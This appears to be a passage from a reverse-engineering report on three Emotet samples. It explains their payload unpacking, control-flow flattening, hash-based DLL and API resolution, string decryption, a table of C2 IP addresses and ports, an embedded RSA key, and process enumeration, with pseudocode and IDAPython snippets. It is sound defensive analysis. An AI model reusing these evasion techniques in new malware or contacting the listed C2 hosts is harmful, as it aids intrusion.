


Fig 21. Sample 2's loader unpacks the main payload

These main payloads are quite small in size and were built with Visual C++:




Fig 22. The main payload of Sample 1 and 2

4.2.2. Sample 3

This sample, when executed, will get the address of two undocumented functions LdrFindResource_U and LdrAccessResource from ntdll.dll. These functions are used to access resource data embedded in the loader:



Fig 23. Sample 3's loader accesses resource data

Next, it computes the MD5 hash of the pre-initialized data and generates an RC4 key based on the computed hash. Then, use this RC4 key to decrypt the above resource data and execute the main payload:



Fig 24. Pseudocode performs decoding and executing the main payload

The main payload is another DLL and also has an exported function is `Control_RunDLL`:




Fig 25. The main payload of Sample 3

5. Some techniques used in the main payload

5.1. Control Flow Flattening

A program's control flow is a path created out of the instructions that can be executed by the program. Disassemblers, like IDA, Ghidra, visualize control flow as a graph by creating a series of connected blocks (called "basic blocks"). In order to make reverse engineering more difficult, thwart the analysis and avoid

detection, the main payload of **Emotet** usually apply an obfuscation technique is **Control-flow flattening**.

Basically, this is a technique used to break the flow of a program's execution by flattening it. When the control flow is flattened, the program is divided into blocks, all of which are at the same level. Therefore, it will be difficult to determine the execution order of the program at the first glance. After divided into blocks, there is a control variable to determine which basic block should be executed. Its initial value is assigned before the loop. At each block, will update the value of the control variable to redirect the program flow to another branch.

Below is the illustration for the main function of each above payload:





Fig 26. The main function of the main payload of Sample 1



Hình 27. The main function of the main payload of Sample 2




Fig 28. The main function of the main payload of Sample 3

In order to deobfuscate this technique takes a lot of time and effort to do, so my personal experience as follows:

- ◆ Try using [HexRaysDeob](#) plugin that was developed by [RolfRolles](#).
- ◆ Perform static analysis using IDA, trying to guess the purpose of the functions, and name them.
- ◆ Perform debug and synchronize function names, variables that set in IDA with debugger with the help of [Labeless plugin](#). During debugging, note the order in which the functions are executed and make a comment back to IDA.

5.2. Dynamic modules resolve

All payloads will rely on a pre-computed hash by the names of the DLLs to retrieve the base address of these DLLs when it needs to be used. In **Sample 1** and **2**, these hashes are passed directly to a function responsible for obtaining the base address of the DLL (`f_resolve_modules_from_hash`):

<pre> mov ecx, 1F907751h ; pre_module_hash call f_resolve_modules_from_hash </pre>	Sample 1
<pre> mov ecx, 9BAB0B12h ; pre_module_hash call f_resolve_modules_from_hash </pre>	Sample 2

Fig 29. Sample 1 and 2 call `f_resolve_modules_from_hash`

Particularly in **Sample 3**, there is a little bit of change, hash values are pre-computed according to the name of the DLL and the API function passed to the same function (`f_get_api_funcs`). Within this function, it uses these hash values to retrieve the base address of the DLL:

<pre> push 0DA83B2ACh ; pre_api_hash push 90BDC3A8h ; pre_module_hash push ecx ; a2 push 308h ; idx call f_get_api_funcs </pre>	<pre> mov eax, [ebp+var_14] mov eax, [ebp+var_18] mov eax, [ebp+var_1C] mov eax, [ebp+var_4] push ecx push ecx push [ebp+pre_module_hash] ; pre_module_hash call f_resolve_module_from_hash </pre>	Sample 3
--	--	-----------------

Fig 30. Sample 3 call `f_resolve_modules_from_hash`

The search algorithm in all three payloads is similar, only difference in the xored value:

<pre> if (uc >= 'A' && uc <= 'Z') { uc += 0x20; } ++dll_name_u; calced_hash = (calced_hash << 0x10) + (calced_hash << 6) + uc - calced_hash; while (*dll_name_u); v1 = v7; if ((calced_hash ^ 0x2D80EF4D) == pre_module_hash) { break; } v2 = v2->InLoadOrderLinks.Flink; if (v2 == v1) { return 0; } return v2->DllBase; </pre> <p style="text-align: right;">sample_1_main_payload</p>	<pre> if (uc >= 'A' && uc <= 'Z') { uc += 0x20; } ++dll_name_u; calced_hash = (calced_hash << 0x10) + (calced_hash << 6) + uc - calced_hash; while (*dll_name_u); v1 = v7; if ((calced_hash ^ 0x14D5ED60) == pre_module_hash) { break; } v2 = v2->InLoadOrderLinks.Flink; if (v2 == v1) { return 0; } return v2->DllBase; </pre> <p style="text-align: right;">sample_2_main_payload</p>
<pre> v1 = &f_get_PEB()->Ldr->InLoadOrderModuleList; for (i = v1->InLoadOrderLinks.Flink; i = i->InLoadOrderLinks.Flink) { if (i == v1) { return 0; } if ((f_calc_hash_w(i->BaseDllName.Buffer, 0xC02) ^ 0x1FC325DA) == pre_module_hash) { break; } } return i->DllBase; </pre> <p style="text-align: right;">sample_3_main_payload</p>	

Fig 31. Pseudocode performs looking up the hashes of the DLL name

Rewrite the hash function, combined with IDAPython to get a list of DLLs that **Emotet** uses:

<pre> def calc_module_hash(dll_name): """ hash_value = 0x0 module_name_list = [] module_name_list = list(dll_name) for i in range(len(module_name_list)): module_name_per_byte = ord(module_name_list[i]) hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 0x6) & 0xFFFFFFFF) + module_name_per_byte - hash_value # xored value need to change for each payload return ((hash_value ^ 0x1FC325DA) & 0xFFFFFFFF) </pre>	<pre> [+] Converted 0x10001996 to kernel32.dll enumeration Module name: advapi32.dll => Hash: 0x2de3bdc6 [+] Converted 0x100023e8 to advapi32.dll enumeration Module name: kernel32.dll => Hash: 0x90bdc3a8 [+] Converted 0x10002486 to kernel32.dll enumeration Module name: wininet.dll => Hash: 0x2175dc [+] Converted 0x1000255c to wininet.dll enumeration </pre>
--	---

Fig 32. Results when using IDAPython

The list of major DLLs that Emotet uses:

[+] userenv.dll

```
[+] wininet.dll
[+] urlmon.dll
[+] shlwapi.dll
[+] shell32.dll
[+] advapi32.dll
[+] crypt32.dll
[+] wtsapi32.dll
[+] kernel32.dll
[+] ntdll.dll
```

```

FFFFFFFF ; enum MODULE_HASHES, mappedto_201
FFFFFFFF advapi32.dll_hash = 1F907751h
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 214CD9AEh
FFFFFFFF
FFFFFFFF wininet.dll_hash = 3252BF4Bh
FFFFFFFF
FFFFFFFF urlmon.dll_hash = 493E7A7Eh
FFFFFFFF
FFFFFFFF shlwapi.dll_hash = 6CCE7F1Dh
FFFFFFFF
FFFFFFFF userenv.dll_hash = 7A014C95h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 85B72A94h
FFFFFFFF
FFFFFFFF kernel32.dll_hash = 0A2CE093Fh
FFFFFFFF
FFFFFFFF shell32.dll_hash = 0E0348A28h
FFFFFFFF
FFFFFFFF ntdll.dll_hash = 0FF9ECF59h
FFFFFFFF
FFFFFFFF sample_1_main_payload

FFFFFFFF ; enum MODULE_HASHES, mappedto_43
FFFFFFFF wininet.dll_hash = 2175DCh
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 133F1339h
FFFFFFFF
FFFFFFFF advapi32.dll_hash = 2DE3BDC6h
FFFFFFFF
FFFFFFFF userenv.dll_hash = 48728602h
FFFFFFFF
FFFFFFFF shlwapi.dll_hash = 5EBDB58Ah
FFFFFFFF
FFFFFFFF urlmon.dll_hash = 7B4DB0E9h
FFFFFFFF
FFFFFFFF kernel32.dll_hash = 90BDC3A8h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 0B7C4E003h
FFFFFFFF
FFFFFFFF ntdll.dll_hash = 0CDED05CEh
FFFFFFFF
FFFFFFFF shell32.dll_hash = 0D24740BFh
FFFFFFFF
FFFFFFFF sample_3_main_payload

FFFFFFFF ; enum MODULE_HASHES, mappedto_81
FFFFFFFF wininet.dll_hash = 0B37BD66h
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 1829DB83h
FFFFFFFF
FFFFFFFF advapi32.dll_hash = 26F5757Ch
FFFFFFFF
FFFFFFFF userenv.dll_hash = 43644EB8h
FFFFFFFF
FFFFFFFF shlwapi.dll_hash = 55AB7D30h
FFFFFFFF
FFFFFFFF urlmon.dll_hash = 705B7853h
FFFFFFFF
FFFFFFFF kernel32.dll_hash = 9BAB0B12h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 0BCD228B9h
FFFFFFFF
FFFFFFFF ntdll.dll_hash = 0C6FBCD74h
FFFFFFFF
FFFFFFFF shell32.dll_hash = 0D9518805h
FFFFFFFF
FFFFFFFF sample_2_main_payload

```

Fig 33. List of major DLLs that Emotet uses

5.3. Dynamic APIs resolve

In all three payloads, when need to use which API function **Emotet** will search and call that function. Based on the base address of the given DLL, payloads resolve APIs by looking up the pre-computed hash.

In **Sample 1** and **2**, these hashes are passed directly to a function responsible for obtaining API address (`f_resolve_apis_from_hash`):

<pre> mov edx, 089B17DC0h ; pre_api_hash mov ecx, eax ; module_base call f_resolve_apis_from_hash </pre>	<p>Sample 1</p>
<pre> mov edx, 0B1CC2959h ; pre_api_hash mov ecx, eax ; module_base call f_resolve_apis_from_hash </pre>	<p>Sample 2</p>

Fig 34. Sample 1 and 2 call f_resolve_apis_from_hash

In **Sample 3**, as mentioned above, hash values are passed to the same function (`f_get_api_funcs`). Within this function calls to function (`f_resolve_apis_from_hash`) to retrieve the address of the API:


```

push    88C30058h      ; pre_api_hash
push    90BDC3A8h      ; pre_module_hash
push    ecx            ; a2
push    2ABh           ; idx
call    f_get_api_funcs

```

→

```

push    [ebp+var_8]
mov     edx, eax        ; pmodule_base
push    [ebp+pre_api_hash] ; pre_api_hash
push    [ebp+a3]        ; a3
mov     ecx, [ebp+var_10]
call    f_resolve_apis_from_hash

```

Sample 3

Fig 35. Sample 3 call f_resolve_apis_from_hash

The search algorithm in all three payloads is similar, only difference in the xored value:

```

if ( !exp_dir->NumberOfNames )
{
    return 0;
}
while ( (f_calc_hash_a((module_base + *(addr_of_names_va + 4 * i))) ^ 0xB89851) != pre_api_hash )
{
    if ( ++i ≥ exp_dir->NumberOfNames )
    {
        return 0;
    }
}

```

sample_1_main_payload

```

if ( !exp_dir->NumberOfNames )
{
    return 0;
}
while ( (sub_403BB0((module_base + *(addr_of_names_va + 4 * i))) ^ 0x3B993195) != pre_api_hash )
{
    if ( ++i ≥ exp_dir->NumberOfNames )
    {
        return 0;
    }
}

```

sample_2_main_payload

```

if ( !exp_dir->NumberOfNames )
{
    return ret;
}
while ( (f_calc_hash_a(pmodule_base + *addr_of_names_va[4 * i], 0x5F92) ^ 0x5A80EAE) != pre_api_hash )
{
    addr_of_names_va = _addr_of_names_va;
    if ( ++i ≥ exp_dir->NumberOfNames )
    {
        return ret;
    }
}

```

sample_3_main_payload

Fig 36. Pseudocode performs looking up the hashes of the API name

Rewrite the hash function that payload uses, combined with IDAPython to retrieve all APIs and annotate to related code. The list of APIs used in these payloads are similar and similar to the other variants. The final result is as follows:

```

def calc_api_hash(api_name):
    """
    hash_value = 0x0
    api_name_list = []
    api_name_list = list(api_name)
    for i in range(len(api_name_list)):
        api_name_per_byte = ord(api_name_list[i])
        hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 0x6) & 0xFFFFFFFF) + api_name_per_byte - hash_value
    # xored value need to change for each payload
    return ((hash_value ^ 0x5A80EAE) & 0xFFFFFFFF)

```

```

mov     ecx, kernel32.dll_hash ; pre_module_hash
call    f_resolve_modules_from_hash

mov     edx, func_kernel32_ExitProcess ; pre_api_hash
mov     ecx, eax                    ; module_base
call    f_resolve_apis_from_hash
mov     g_func_kernel32_ExitProcess, eax

```

sample_1_main_payload

```

loc_405CF9:
push    0 ; CODE XREF: section_00000000:loc_405CF9
call    eax ; g_func_kernel32_ExitProcess ; kernel32.ExitProcess

```

```

mov     eax, [ebp+var_8]
mov     eax, [ebp+var_4]
mov     eax, [ebp+var_C]
mov     eax, [ebp+var_10]
push    func_kernel32_LoadLibraryW ; pre_api_hash
push    kernel32.dll_hash          ; pre_module_hash
push    ecx                        ; a2
push    308h                       ; idx
call    f_get_api_funcs            ; func_kernel32_LoadLibraryW
add     esp, 14h
push    esi                        ; lpLibFileName
call    eax                        ; g_func_kernel32_LoadLibraryW

```

sample_3_main_payload

```

mov     ecx, wininet.dll_hash ; pre_module_hash
call    f_resolve_modules_from_hash

mov     edx, func_wininet_InternetOpenW ; pre_api_hash
mov     ecx, eax                    ; module_base
call    f_resolve_apis_from_hash ; func_wininet_InternetOpenW
mov     g_func_wininet_InternetOpenW, eax

```

sample_2_main_payload

```

loc_402C78:
push    0 ; CODE XREF: sub_402BE0+7B1j
push    0 ; dwFlags
push    0 ; lpzProxyBypass
push    0 ; lpzProxy
push    0 ; dwAccessType
push    [esp+40h+lpzAgent] ; lpzAgent
call    eax ; g_func_wininet_InternetOpenW

```

Fig 37. The final result when using IDAPython to annotate related code

5.4. Decrypt strings

All strings are encrypted and only decrypt at runtime. The structure of the encrypted data is shown as below. The decryption algorithm of the payloads is the same:



Fig 38. The payloads call the string decryption function

Based on the above information, can use IDAPython to create a script to decrypt data as follows:




Fig 39. Python code is used for decrypting data

The list of strings obtained in payloads is quite similar:




Fig 40. List of strings obtained after using the script

5.5. List of C2 (IP & Port)

A list of C2 IP addresses and ports of **Emotet** payloads is stored in .data section as 8-byte blocks:



Fig 41. List of C2s is stored in each payload

Through script can quickly retrieve the entire list of this C2:

1	179.15.102.2:80	1	177.130.51.198:80	1	125.0.215.60:80
2	91.121.200.35:8080	2	91.121.87.90:8080	2	163.53.204.180:443
3	159.203.16.11:8080	3	104.131.144.215:8080	3	89.163.210.141:8080
4	188.226.165.170:8080	4	188.226.165.170:8080	4	203.157.152.9:7080
5	5.2.164.75:80	5	2.58.16.86:8080	5	157.245.145.87:443
6	54.38.143.245:8080	6	79.133.6.236:8080	6	82.78.179.117:443
7	200.243.153.66:80	7	125.200.20.233:80	7	85.247.144.202:80
8	2.58.16.86:8080	8	109.206.139.119:80	8	37.46.129.215:8080
9	185.142.236.163:443	9	188.40.170.197:80	9	110.37.224.243:80
10	203.56.191.129:8080	10	121.117.147.153:443	10	192.210.217.94:8080
11	109.13.179.195:80	11	221.147.142.214:80	11	2.82.75.215:80
12	46.32.229.152:8080	12	88.247.58.26:80	12	69.159.11.38:443
13	192.210.217.94:8080	13	37.205.9.252:7080	13	188.166.220.180:7080
14	190.85.46.52:7080	14	213.165.178.214:80	14	103.93.220.182:80
15	36.91.44.183:80	15	27.83.209.210:443	15	198.20.228.9:8080
16	213.165.178.214:80	16	24.231.51.190:80	16	91.75.75.46:80
17	103.80.51.61:8080	17	192.210.217.94:8080	17	88.247.30.64:80
18	126.126.139.26:443	18	123.216.134.52:80	18	189.211.214.19:443
19	91.75.75.46:80	19	179.5.118.12:80	19	203.160.167.243:80
20	95.76.142.243:80	20	103.80.51.61:8080	20	178.33.167.120:8080
21	181.59.59.54:80	21	172.96.190.154:8080	21	178.254.36.182:8080
22	190.192.39.136:80	22	223.17.215.76:80	22	70.32.89.105:8080
23	190.55.186.229:80	23	46.105.131.68:8080	23	103.80.51.61:8080
24	188.80.27.54:80	24	116.91.240.96:80	24	54.38.143.245:8080
25	41.185.29.128:8080	25	118.243.83.70:80	25	113.203.238.130:80
26	177.130.51.198:80	26	190.117.101.56:80	26	50.116.78.109:8080
27	185.208.226.142:8080	27	103.229.73.17:8080	27	195.201.56.70:8080
28	190.194.12.132:80	28	5.79.70.250:8080	28	109.99.146.210:8080
29	47.154.85.229:80	29	172.105.78.244:8080	29	75.127.14.170:8080
30	85.246.78.192:80	30	95.76.142.243:80	30	172.193.14.201:80
31	143.95.101.72:8080	31	113.193.239.51:443	31	203.56.191.129:8080
32	75.127.14.170:8080	32	113.161.148.81:80	32	157.7.164.178:8081
33	109.206.139.119:80	33	180.148.4.130:8080	33	46.32.229.152:8080
34	197.221.227.78:80	34	172.193.79.237:80	34	78.90.78.210:80
35	58.27.215.3:8080	35	42.200.96.63:80	35	116.202.10.123:8080
36	61.118.67.173:80	36	110.37.224.243:80	36	189.34.18.252:8080
37	179.5.118.12:80	37	212.198.71.39:80	37	114.158.126.84:80
38	195.201.56.70:8080	38	185.80.172.199:80	38	201.193.160.196:80
39	190.164.135.81:80	39	153.229.219.1:443	39	79.133.6.236:8080
40	190.180.65.104:80	40	162.144.145.58:8080	40	202.29.237.113:8080
41	187.193.221.143:80	41	190.55.186.229:80	41	203.153.216.178:7080
42	78.90.78.210:80	42	86.123.55.0:80	42	172.96.190.154:8080
43	117.2.139.117:443	43	94.212.52.40:80	43	74.208.173.91:8080
44	120.51.34.254:80	44	37.46.129.215:8080	44	139.59.61.215:443
45	139.59.12.63:8080	45	82.78.179.117:443	45	117.2.139.117:443

Fig 42. List of IP:Port used by payloads

5.6. RSA Public Key

Through analysis, Emotet embeds an RSA public key in payloads. This RSA public key is also stored as a regular encrypted string and is decoded just like we did with strings. This key will then be used for the secure communication with the the C2 above.

All three payloads above after decrypt have the same RSA Public Key:

```
-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADAwAwAJhAM/TXLLvX91I6dVMYe+T1PP06mpcg70J
cM19o/g4nUhZ0p8fAAmQL8XMXeGvDhZXTyX1AXf401iPFui0RB6glhL/7/djvi7j
l32LAhyBANpKGty8xf3J5kGwwClnG/CXHQIDAQAB
-----END PUBLIC KEY-----
```

Fig 43. RSA Public Key after decrypted

5.7. Enumerating running processes

To get the list of the processes running on the victim machine, the payloads use APIs function CreateToolhelp32Snapshot; Process32FirstW; Process32NextW. List the processes are guaranteed:

- ◆ No process names where parent process ID is 0.
- ◆ No process is executed by Emotet.
- ◆ No duplicated process names.

The screenshot displays a debugger window with assembly code on the left and a process list on the right. The assembly code includes instructions such as `cmp eax, 0x2FD37A25`, `lea ecx, dword ptr ss:[esp+0x74]`, and `call <F call to get list running process>`. The process list shows various system processes, including `SearchFilterHost.exe`, `colHost.exe`, `runs64.exe`, `plugin_host.exe`, `subline_text.exe`, `Everything.exe`, `taskhost.exe`, `explorer.exe`, `SearchIndexer.exe`, `msdtc.exe`, `WmiPrvSE.exe`, `untool.exe`, `sd.exe`, `UAuthService.exe`, `spoolsv.exe`, `un3dservice.exe`, `svchost.exe`, `lsass.exe`, `services.exe`, `winlogon.exe`, `init.exe`, `csrss.exe`, and `smss.exe`.

Fig 44. The payloads collect a list of the processes running on the victim machine

6. Conclusion

Emotet was first discovered in 2014 as a banking Trojan, over time it continues to evolve and has always been a leading threat to organizations around the world. Emotet has once again proven to be an advanced threat capable of adapting and evolving quickly in order to wreak more havoc. This malware is mainly distributed through email spam campaigns, so to prevent it, organizations should regularly train information security awareness for end users.

7. References/Further Reading

- ◆ <https://any.run/cybersecurity-blog/annual-report-2020/>
- ◆ <https://securelist.com/the-chronicles-of-emotet/99660/>
